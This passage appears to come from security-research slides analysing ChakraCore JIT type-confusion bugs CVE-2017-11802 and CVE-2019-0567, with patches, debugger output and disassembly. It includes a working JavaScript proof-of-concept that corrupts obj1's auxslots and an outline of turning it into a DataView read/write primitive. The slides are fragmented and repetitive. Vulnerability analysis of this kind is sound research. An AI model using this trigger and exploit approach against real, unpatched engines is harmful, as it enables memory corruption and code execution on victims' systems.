1410             const char16* prefixStr = inputStr;
```

Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Patch

```
template <class Fn>
inline Js::Var ExecuteImplicitCall(Js::RecyclableObject * function, Js::ImplicitCallFlags flags, Fn implicitCall)
{
    // ...

    Js::FunctionInfo::Attributes attributes = Js::FunctionInfo::GetAttributes(function);

    // ...
    if (this->HasNoSideEffect(function, attributes)) { ... }

    // Don't call the implicit call if disable implicit call
    if (IsDisableImplicitCall()) { ... }

    if ((attributes & Js::FunctionInfo::HasNoSideEffect) != 0) { ... }                                ImplicitCall_Accessor

    // Save and restore implicit flags around the implicit call

    Js::ImplicitCallFlags saveImplicitCallFlags = this->GetImplicitCallFlags();
    Js::Var result = implicitCall();
    this->SetImplicitCallFlags((Js::ImplicitCallFlags)(saveImplicitCallFlags | flags));
    return result;
}
```



Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Patch

```
GLOBOPT INSTR:    s29[String].var = CallDirect      String_Replace.u64, arg1(s34)<0>.u64! #0040 Bailout: #004a (BailOutOnImplicitCalls)

[s60.u64+XX < (&ImplicitCallFlags)>].u8 = MOV 1 (0x1).i8          #
arg3(s28)<32>.var = MOV          s8[LikelyCanBeTaggedValue_Object].var! #0040
arg2(s27) (r9).var = MOV          s6<s43>[String].var! #0040
arg1(s26) (r8).var = MOV          s6<s43>[String].var #0040
(rdx).i64 = MOV          33554435 (0x2000003).i64 ##
arg1(s69) (rcx).var = MOV          0xFFFFFFFF (FunctionObject).var ##
s70(rax).u64 = MOV          String Replace.u64 ##
s68(rax).var = CALL          s70(rax).u64 callback #0040
s29[String].var = MOV          s68(rax).var ##
CMP          [s60.u64+XX < (&ImplicitCallFlags)>].u8, 1 (0x1).i8 # check ImplicitCallFlags
JEQ          $L17 ##
$L18: [helper] ##
$L19: [helper] ##
CALL          SaveAllRegistersAndBailOut.u64 bailout # Bailout: #004a (BailOutOnImplicitCalls)
JMP          $L8 ##
$L17: ##
```

Chakra JIT Type Confusion

- Case Study: CVE-2019-0567

```
function opt(obj1, obj2) {  
    obj1.b = 1;  
    let tmp = {__proto__:obj2};  
    obj1.a = 0x1234;  
}  
  
obj1 = {a:1, b:2 };  
obj2 = {};  
  
for(let i=0; i<0x10000; i++)  
    opt(obj1, obj2);  
  
opt(obj1, obj1);  
  
//trigger exception  
obj1.a.toString();
```

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Chakra JIT Type Confusion

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}
```

```
obj1 = {a:1, b:2 };  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)
```

```
    opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception
```

```
obj1.a.toString();
```



Create two objects

```
obj1 = {a:1, b:2 };  
00000202`f1a2a160 00007ffd`34bbe690 00000202`f1a20cc0  
00000202`f1a2a170 00010000`00000001 00010000`00000002
```

```
+-----+  
| vtable |  
+-----+  
| type  |  
+-----+  
| inline slots | // a : 1  
|             | // b : 2  
+-----+
```

Chakra JIT Type Confusion

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}
```

```
obj1 = {a:1, b:2 };  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)  
    opt(obj1, obj2);
```



for loop force opt() to be JITed and optimized

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```

Chakra JIT Type Confusion

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for(let i=0; i<0x10000; i++)  
    opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
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→ |{__proto__:obj2}| make obj2 to be the prototype of some object

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for(let i=0; i<0x10000; i++)  
    opt(obj1, obj2);  
  
opt(obj1, obj1); → Call opt() JITed code directly
```

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}
```

```
obj1 = {a:1, b:2}; ←
```

```
obj2 = {};
```

```
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```

```
    opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception
```

```
obj1.a.toString();
```

→ |{__proto__:obj1}| make **obj1** to be the prototype of some object

```
00 00007ffd`34610aae chakracore!Js::DynamicTypeHandler::AdjustSlots+0x79f  
01 00007ffd`34627631 chakracore!Js::DynamicObject::DeoptimizeObjectHeaderInlining+0xae  
02 00007ffd`34631843 chakracore!Js::PathTypeHandlerBase::ConvertToSimpleDictionaryType<Js::SimpleDictionaryType>+0x1  
03 00007ffd`34643ba2 chakracore!Js::PathTypeHandlerBase::TryConvertToSimpleDictionaryType<Js::SimpleDictionaryType>+0x1  
04 00007ffd`3463fbb1 chakracore!Js::PathTypeHandlerBase::TryConvertToSimpleDictionaryType+0x32  
05 00007ffd`34613b9f chakracore!Js::PathTypeHandlerBase::SetIsPrototype+0xe1  
06 00007ffd`3460e8a3 chakracore!Js::DynamicObject::SetIsPrototype+0x23f  
07 00007ffd`34617d48 chakracore!Js::RecyclableObject::SetIsPrototype+0x43  
08 00007ffd`34518cec chakracore!Js::DynamicObject::SetPrototype+0x18  
09 00007ffd`33fa5c91 chakracore!Js::JavascriptObject::ChangePrototype+0x67c  
0a 000001fa`f0100137 chakracore!Js::JavascriptOperators::OP_InitProto+0x1c1
```

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}
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obj1 = {a:1, b:2 };
```

```
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)
```

```
    opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

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//trigger exception
```

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obj1.a.toString();
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→ |{__proto__:obj1}| make obj1 to be the prototype of some object

00000202`f1a2a160	00007ffd`34bbe690	00000202`f1a20cc0
00000202`f1a2a170	00000202`f226d000	00000000`00000000
auxslots		
00000202`f226d000	00010000`00001234	00010000`00000001
00000202`f226d010	00000000`00000000	00000000`00000000

vtable	slots	// a : 0x1234
type		// b : 1
auxslots	obj1 memory layout has been changed	

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    obj1.a = 0x1234;
}

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obj2 = {};

for(let i=0; i<0x10000; i++)
    opt(obj1, obj2);

opt(obj1, obj1);

//trigger exception
obj1.a.toString();
```

JITed opt() does not know the change.
Type confusion happened!


```
0000020e`c36b00c6 0f45f1      cmovne  esi,ecx
0000020e`c36b00c9 498d4424ff   lea      rax,[r12-1]
0000020e`c36b00ce 49894618     mov     qword ptr [r14+18h],rax           //obj1.b = 1;
0000020e`c36b00d2 4c8b3e       mov     r15,qword ptr [rsi]
0000020e`c36b00d5 4d85ff       test    r15,r15
0000020e`c36b00d8 0f84f9000000  je     0000020e`c36b01d7
0000020e`c36b00de 41f6473101  test    byte ptr [r15+31h],1
0000020e`c36b00e3 0f84ee000000  je     0000020e`c36b01d7
0000020e`c36b00e9 4c8ba6a813f0ff  mov    r12,qword ptr [rsi-0FEC58h]
0000020e`c36b00f0 498d442430  lea     rax,[r12+30h]
0000020e`c36b00f5 483b86a813f0ff  cmp    rax,qword ptr [rsi-0FEC58h]
0000020e`c36b00fc 0f8708010000  ja     0000020e`c36b020a
0000020e`c36b0102 488986a813f0ff  mov    qword ptr [rsi-0FEC58h],rax
0000020e`c36b0109 49893c24       mov    qword ptr [r12],rdi
0000020e`c36b010d 4d897c2408  mov    qword ptr [r12+8],r15
0000020e`c36b0112 4d8bc5       mov    r8,r13
0000020e`c36b0115 498bcc       mov    rcx,r12
0000020e`c36b0118 c60301       mov    byte ptr [rbx],1
0000020e`c36b011b bad5010000  mov    edx,1D5h
0000020e`c36b0120 48b8d05aff4ffd7f0000  mov    rax,offset chakracore!Js::JavascriptOperators::OP_InitProto (00007ffd`4fff5ad0)
0000020e`c36b012a 48ffd0       call   rax,{chakracore!Js::JavascriptOperators::OP_InitProto (00007ffd`4fff5ad0)}
0000020e`c36b012d 803b01       cmp    byte ptr [rbx],1
0000020e`c36b0130 0f85f8000000  jne   0000020e`c36b022es
0000020e`c36b0136 4c8b5df0       mov    r11,qword ptr [rbp-10h]
0000020e`c36b013a 4d895e10       mov    qword ptr [r14+10h],r11           //obj1.a = 0x1234;
0000020e`c36b013e 48b830507ec316020000  mov    rax,216C37E5030h
0000020e`c36b0148 4883c430       add    rsp,30h
```

Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Root Cause

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    obj1.b = 1;  
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    obj1.a = 0x1234;  
}  
  
obj1 = {a:1, b:2 }; ←  
obj2 = {};  
  
for(let i=0; i<0x10000; i++)  
    opt(obj1, obj2);  
  
opt(obj1, obj1);  
  
//trigger exception  
obj1.a.toString();
```

JITed opt() does not know the change of obj1 memory layout.
Type confusion happened!



Chakra JIT Type Confusion

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for(let i=0; i<0x10000; i++)  
    opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```

```
rax=0000000000000000 rbx=0000000000000061 rcx=0001000000001234  
rdx=00000202f1a2a160 rsi=000001faeffd421a rdi=00007ffd333c0000  
rip=00007ffd3461c689 rsp=000000dac61fe060 rbp=000000dac61fe5e0  
r8=0000000000000000 r9=000000dac61fe340 r10=0000000000000000  
r11=0001000000001234 r12=0000000000000005 r13=0000000000000010  
r14=0000000000000000 r15=000000dac61fe800  
iopl=0 nv up ei pl zr na po nc  
cs=0033 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010246  
chakracore!Js::DynamicTypeHandler::GetSlot+0x149:  
00007ffd`3461c689 488b04c1 mov rax,qword ptr [rcx+rax*8] ds:00010000`00001234=??????????????????
```

auxslots is occupied by boxed by int value 0x1234

Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Patch
- Before patch: lowerer

```
Line   7: obj1.a = 0x1234;
Col    2: ^
          StatementBoundary #2                                #001d

GLOBOPT INSTR:      s15(s6<s16>[LikelyObject]->a)<1,m,++,s16+m!,s17>[CanBeTaggedValue_Int].var! = StFld 0x1000000001234.var #001d

[s6<s16>[LikelyObject].var+16].i64 = MOV s24.u64           # // save value to inline slot(+0x10) directly
```

Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Patch

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9 lib/Backend/GlobOptFields.cpp

	@@ -456,6 +456,15 @@ GlobOpt::ProcessFieldKills(IR::Instr *instr, BVSparse<JitArenaAllocator> *bv, bo
456	456 }
457	457 break;
458	458
459	+ case Js::OpCode::InitClass:
460	+ case Js::OpCode::InitProto:
461	+ case Js::OpCode::NewScObjectNoCtor:
462	+ if (inGlobOpt)
463	+ {
464	+ KillObjectHeaderInlinedTypeSyms(this->currentBlock, false);
465	+ }
466	+ break;
467	+
459	468 default:
460	469 if (instr->UsesAllFields())
461	470 {

Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Patch
- After patch: lowerer

```
GLOBOPT INSTR:    s15(s6<s16>[LikelyObject]->a)<1,m,++,s16!,s17,{a(1)}>[CanBeTaggedValue_Int].var! = StFld 0x1000000001234.var #001d

s24.i64      = MOV      [s6<s16>[LikelyObject].var+8].i64
s26.u64      = MOV      0 (0x0).u64
                  CMP      s24.i64, s25.u64
                  JNE      $L3
[s6<s16>[LikelyObject].var = CMOVNE s6<s16>[LikelyObject].var, s26.u64
[s6<s16>[LikelyObject].var+16].i64 = MOV s27.u64
                                              JMP      $L6
$L3: [helper]
$L4: [helper]
s28.u64      = MOV      0xFFFFFFFF (InlineCache).u64
                  CMP      s24.i64, [s28.u64].i64
                  JNE      $L5
s29.i64      = MOVZXW   [s28.u64+18].u16
[s6<s16>[LikelyObject].var+s29.i64*8].i64 = MOV s27.u64
                                              JMP      $L6
$L5: [helper]
s30.var      = MOV      s6<s16>[LikelyObject].var
arg7(s31)<48>.i32 = MOV      0 (0x0).i32
arg6(s32)<40>.var = MOV      s27.u64
arg5(s33)<32>.i32 = MOV      753 (0x2F1).i32
arg4(s34)(r9).var = MOV      s30.var
arg3(s35)(r8).u32 = MOV      1 (0x1).u32
arg2(s36)(rdx).u64 = MOV      0xFFFFFFFF (InlineCache).u64
arg1(s37)(rcx).u64 = MOV      0xFFFFFFFF (FunctionBody [opt (#1.1), #2]).u64 #
s38(rax).u64    = MOV      Op_PatchPutValueNoLocalFastPath.u64
                                              CALL     s38(rax).u64
                                              #001d

# //Check if Type changed
#
# //fast path
#
# // slow path, jump to Interpreter
```

Chakra JIT Type Confusion

- Case Study: CVE-2019-0567 : Exploit
- auxslots can be controlled by script
- goal is to get R/W primitive
- need to corrupt some object to exploit


obj1	slots
vtable	<-obj1.a
type	<-obj1.b
auxslots	<-obj1.c

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- DateView


```
var buffer = new ArrayBuffer(0x123);
var dv = new DataView(buffer);
dv.setUint32(0, 0x12345678, true);
```

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000002b2`4b990e90	00000000`00000000	00000000`00000000
000002b2`4b990ea0	00000000`00000123	000002b2`4b9910a0
000002b2`4b990eb0	00000000`00000000	000002aa`49f48ae0
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
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- Exploit Memory Layout – R/W Primitive




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
